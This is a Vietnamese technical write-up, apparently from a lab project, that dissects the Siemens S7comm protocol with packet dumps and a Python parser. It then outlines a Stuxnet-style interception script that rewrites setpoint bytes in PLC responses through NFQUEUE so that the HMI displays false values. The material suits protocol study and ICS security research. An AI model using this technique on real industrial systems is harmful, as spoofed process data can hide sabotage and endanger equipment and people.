> Transmission Control Protocol, Src Port: 102, Dst Port: 1199, Seq: 144, Ack: 227, Le
> TPKT, Version: 3, Length: 73
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
> S7 Communication
```

```
0000 00 ff e6 0f 40 8d 00 ff e7 0f 40 8d 08 00 45 00  @...@...E
0010 00 71 20 ec 00 00 1d 06 fb 70 86 f9 3d b6 86 f9  q...p...=
0020 35 82 00 66 04 af 00 62 20 8d ab 74 67 ff 50 18  5...f...b...tgP
0030 10 00 a3 60 00 00 03 00 00 49 02 f0 80 32 03 00  ...4...I...2...
0040 00 00 02 00 02 00 34 00 00 04 08 ff 03 00 01 01  ...4...
0050 00 ff 07 00 04 aa bb cc dd ff 04 00 20 fe ad be  ...
0060 ef ff 04 00 10 ba be ff 03 00 01 01 00 ff 03 00  ...
0070 01 01 00 ff 09 00 02 25 04 ff 09 00 02 00 11  ...%...
```

- **COTP Header:** Cố định là 3 byte
- **S7 Header:** Byte đầu tiên luôn là **0x32**, ta dùng byte này để phân biệt gói tin S7comm và các gói tin khác. Ngoài ra trong đây có một trường mà ta cần quan tâm đó chính là **ROSCTR** - **R**OS **C**ontrol, đây là trường quyết định loại lệnh S7comm mà PLC gửi đi. Cụ thể:
 - **0x01:** Job
 - **0x02:** Ack
 - **0x03:** Ack_Data

Gói tin Read Var Request sẽ có **ROSCTR** là Job

S7 Communication

Header: (Job)

Protocol Id: 0x32

ROSCTR: Job (1)

Redundancy Identification (Reserved): 0x0000

Protocol Data Unit Reference: 2

Parameter length: 98

Data length: 0

```
0010 00 9b 08 fd 40 00 80 06 70 35 86 f9 35 82 86 f9  @...p5...5...
0020 3d b6 04 af 00 66 ab 74 67 8c 00 62 20 6a 50 18  =...f...t...g...b...jP
0030 42 a0 8f b2 00 00 03 00 00 73 02 f0 80 32 01 00  B...b...s...2...
0040 00 00 02 00 62 00 00 04 08 12 0a 10 01 00 01 00  ...b...tgP
0050 01 84 00 00 10 12 0a 10 08 00 01 00 01 84 00 00  ...4...
0060 40 12 0a 10 06 00 01 00 01 84 00 00 20 12 0a 10  @...
0070 04 00 01 00 01 84 00 00 00 12 0a 10 01 00 01 00  ...
0080 00 83 00 00 08 12 0a 10 01 00 01 00 00 83 00 00  ...
0090 09 12 0a 10 1d 00 01 00 00 1d 00 00 00 12 0a 10  ...%
```

còn gói tin Read Var Response sẽ có **ROSCTR** là Ack_Data.

S7 Communication

Header: (Ack_Data)

Protocol Id: 0x32

ROSCTR: Ack_Data (3)

Redundancy Identification (Reserved): 0x0000

Protocol Data Unit Reference: 2

Parameter length: 2

```
0010 00 71 20 ec 00 00 1d 06 fb 70 86 f9 3d b6 86 f9  q...p...=
0020 35 82 00 66 04 af 00 62 20 8d ab 74 67 ff 50 18  5...f...b...tgP
0030 10 00 a3 60 00 00 03 00 00 49 02 f0 80 32 03 00  ...4...I...2...
0040 00 00 02 00 02 00 34 00 00 04 08 ff 03 00 01 01  ...4...
0050 00 ff 07 00 04 aa bb cc dd ff 04 00 20 fe ad be  ...
0060 ef ff 04 00 10 ba be ff 03 00 01 01 00 ff 03 00  ...
0070 01 01 00 ff 09 00 02 25 04 ff 09 00 02 00 11  ...%
```


Mấy trường còn lại trong Header không quan trọng cho dự án này.

- Phần **Param** và **Data** sẽ tùy thuộc vào lệnh S7comm mà PLC gửi đi.

Ở đây chỉ xét tới loại lệnh Read Var [2]. Đầu tiên là về cách định vị các Var muốn đọc. S7 có 3 cách để định vị các Var:

- Any-type:** Chỉ rõ **area** (ví dụ: **DB, M, I, Q**), **address** (tức byte nào), kiểu dữ liệu. Ví dụ đọc biến **DB1.DBX0.0** sẽ có **area = DB**, **address = 1** (tức byte thứ 1), kiểu dữ liệu là bit. Khi này, cấu trúc của phần **Param** sẽ là:


Với Read Var Request:



- **Function Code: 0x04** vì đây là lệnh Read Var (Các kiểu định vị khác như DB-Type, Symbolic cũng giống trường này)
- **Item count:** Số lượng Items có sẽ được chỉ định trong gói tin này (Các kiểu định vị khác như DB-Type, Symbolic cũng giống trường này)
- Các kiểu định vị chỉ khác nhau ở phần cấu trúc của **Request Item**:

- **Spec Type:** Luôn là **0x12**
- **Length:** Độ dài của Item
- **Syntax ID:** **0x10** cho kiểu Any-type, **0xb0** cho kiểu DB-Type

Ảnh chụp lưu lượng từ Wireshark cho thấy hai bên trong dự án giao tiếp với nhau bằng kiểu Any-type:



- **Variable Type:** xác định kiểu dữ liệu và độ dài của biến (thường sử dụng các kiểu dữ liệu S7 như REAL, BIT, BYTE, WORD, DWORD, COUNTER, ...).
- **Count:** có thể chọn toàn bộ một mảng các biến có cùng kiểu bằng cách sử dụng một struct item duy nhất. Các biến này phải cùng kiểu, và phải liên tiếp trong bộ nhớ và trường **Count** xác định kích thước của mảng này. Được đặt là 1 cho việc đọc hoặc ghi một biến duy nhất.

- Các trường còn lại xác định địa chỉ muốn đọc, viết theo đúng cấu trúc của Any-type:

DB number: 1


Area: Data blocks (DB) (0x84)

Address: 0x000010

.... .000 0000 0000 0001 0... = Byte Address: 2

....000 = Bit Address: 0


Với Read Var Response tương tự, chỉ khác phần Request Item thành Response Item:



- Error Code: 0xff cho success
- Variable Type và Count giống như Request Item
- Data: Dữ liệu trả về cho Request Item.

- v Item [5]: (Success)
 - Return code: Success (0xff)
 - Transport size: BIT (0x03)
 - Length: 1
 - Data: 01
 - Fill byte: 0x00
- v Item [6]: (Success)
 - Return code: Success (0xff)
 - Transport size: BIT (0x03)
 - Length: 1
 - Data: 01
 - Fill byte: 0x00
- v Item [7]: (Success)
 - Return code: Success (0xff)
 - Transport size: OCTET STRING (0x09)
 - Length: 2
 - Data: 2504
- v Item [8]: (Success)
 - Return code: Success (0xff)
 - Transport size: OCTET STRING (0x09)
 - Length: 2
 - Data: 0011

- **DB-Type:** dành riêng cho area DB, ngắn gọn hơn cách trên. Tạm không phân tích vì trong dự án này không sử dụng. Cấu trúc của Request Item và Response Item như sau:



- **Symbolic:** Thay vì dùng địa chỉ byte, ta có thể dùng tên biến đã được định nghĩa trong chương trình PLC. Ví dụ: `DB1.CustomProperty1`. Khi này tham số sẽ bao gồm tên biến và kiểu dữ liệu. Cách này chỉ

hỗ trợ trên các dòng S7-1200/1500. Tạm không phân tích vì trong dự án này không sử dụng.

Lý do cần phân tích cấu trúc gói tin là vì đã thử tìm trên mạng nhưng không có bộ Parser nào cho S7, chỉ duy nhất có một bộ Parser bằng C tại <https://github.com/ricardojoserf/s7-parser>. Tuy nhiên nó có một vấn đề là không thể parse được phần **Data** trong **Response Item** của gói tin S7, nên tôi đã dựa vào đó để viết lại bộ parser bằng Python và cải tiến thêm để có thể parse được phần **Data** này.

Thử nghiệm bộ parser bằng cách chạy trên một file PCAP, chỉ định gói tin cần extract (ở đây là gói tin thứ 9):

```
uv run .\s7_parser.py .\wincc_s300_setup-alarm-read-write.pcapng 9
```

Output:

Analyzing S7 packet #9:

```
=====
S7 Protocol Packet Detected
=====
```

S7 Communication

Header: (Ack_Data)
Protocol Id: 0x32
ROSCTR: Ack_Data (3)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 2
Parameter length: 2
Data length: 52
Error class: No error (0x00)
Error code: 0x00

Parameter: (Read Var)
Function: Read Var (0x04)
Item count: 8

Data

Item [1]: (Success)
Return code: Success (0xff)
Transport size: BIT (0x03)
Length: 1
Data: 01

Item [2]: (Success)
Return code: Success (0xff)
Transport size: REAL (0x07)
Length: 4
Data: aabbccdd

Item [3]: (Success)
Return code: Success (0xff)
Transport size: BYTE/WORD/DWORD (0x04)
Length: 4
Data: feadbef

Item [4]: (Success)
Return code: Success (0xff)


```

    Transport size: BYTE/WORD/DWORD (0x04)
    Length: 2
    Data: babe
Item [5]: (Success)
    Return code: Success (0xff)
    Transport size: BIT (0x03)
    Length: 1
    Data: 01
Item [6]: (Success)
    Return code: Success (0xff)
    Transport size: BIT (0x03)
    Length: 1
    Data: 01
Item [7]: (Success)
    Return code: Success (0xff)
    Transport size: OCTET STRING (0x09)
    Length: 2
    Data: 2504
Item [8]: (Success)
    Return code: Success (0xff)
    Transport size: OCTET STRING (0x09)
    Length: 2
    Data: 0011

```

=====

Giống với cách gói tin được Parse trong Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
9	0.157878	134.249.61.182	134.249.53.130	S7CO...	127	ROSCTR:[Ack_Data] Function:[Read Var]
<						
>						Frame 9: Packet, 127 bytes on wire (1016 bits), 127 bytes captured (1016 bits)
>						Ethernet II, Src: 00:ff:e7:0f:40:8d (00:ff:e7:0f:40:8d), Dst: 00:ff:e6:0f:40:8d (00:ff:e6:0f:40:8d)
>						Internet Protocol Version 4, Src: 134.249.61.182, Dst: 134.249.53.130
>						Transmission Control Protocol, Src Port: 102, Dst Port: 1199, Seq: 144, Ack: 227, Len: 73
>						TPKT, Version: 3, Length: 73
>						ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
√						S7 Communication
>						Header: (Ack_Data)
√						Parameter: (Read Var)
						Function: Read Var (0x04)
						Item count: 8
√						Data
>						Item [1]: (Success)
>						Item [2]: (Success)
>						Item [3]: (Success)
>						Item [4]: (Success)
>						Item [5]: (Success)
>						Item [6]: (Success)
>						Item [7]: (Success)
√						Item [8]: (Success)
						Return code: Success (0xff)
						Transport size: OCTET STRING (0x09)
						Length: 2
						Data: 0011

Bây giờ việc của `s7_intercept.py` là:

1. Lấy các gói tin S7 lên từ NFQUEUE, mỗi gói tin gọi hàm `process_packet` để xử lý
2. Hàm `process_packet` sẽ kiểm tra đây có phải là gói tin S7 comm không bằng cách kiểm tra Byte TPKT
`payload[0] == 0x03` -> COTP `payload[4] == 0x02` -> S7 Header `payload[7] == 0x32` -> ROSCTR
`payload[8] == 0x03` (tức gói tin Response từ PLC gửi về HMI)
3. Nếu là gói tin S7 comm và là gói tin Response từ PLC gửi về HMI, thì tại đây sẽ có 2 trường hợp (ứng với 2 cặp request-response đã đề cập ở đầu):
 - Gói tin trả lời cho lệnh đọc 1 bit `bCentrifugeStatus` tại `DB2.DBX0.0`
 - Gói tin trả lời cho lệnh 4 byte đọc `iSetpoint` và `iSimSpeed` tại `DB1.DBW2`

Ta lọc để chỉ can thiệp vào gói tin Response trả về `iSetpoint` và `iSimSpeed`. Gói tin này có độ dài 29 Byte, dài hơn gói tin Response trả về `bCentrifugeStatus`. Và vì theo cấu trúc datablock DB1, ta biết biến `iSetpoint` nằm sau `iSimSpeed` nên vị trí của nó sẽ là tại offset 27, 28. Chỉ cần ghi đè giá trị mới vào 2 byte này là xong.

4. Xóa checksum để scapy tự tính lại
5. Đẩy gói tin trở lại NFQUEUE để tiếp tục được chuyển đi.

References

- [Animated video on this attack](#)
- [Detailed analysis of Stuxnet mechanism](#)
- [Detail on S7 Read Var Request and Response Structure](#)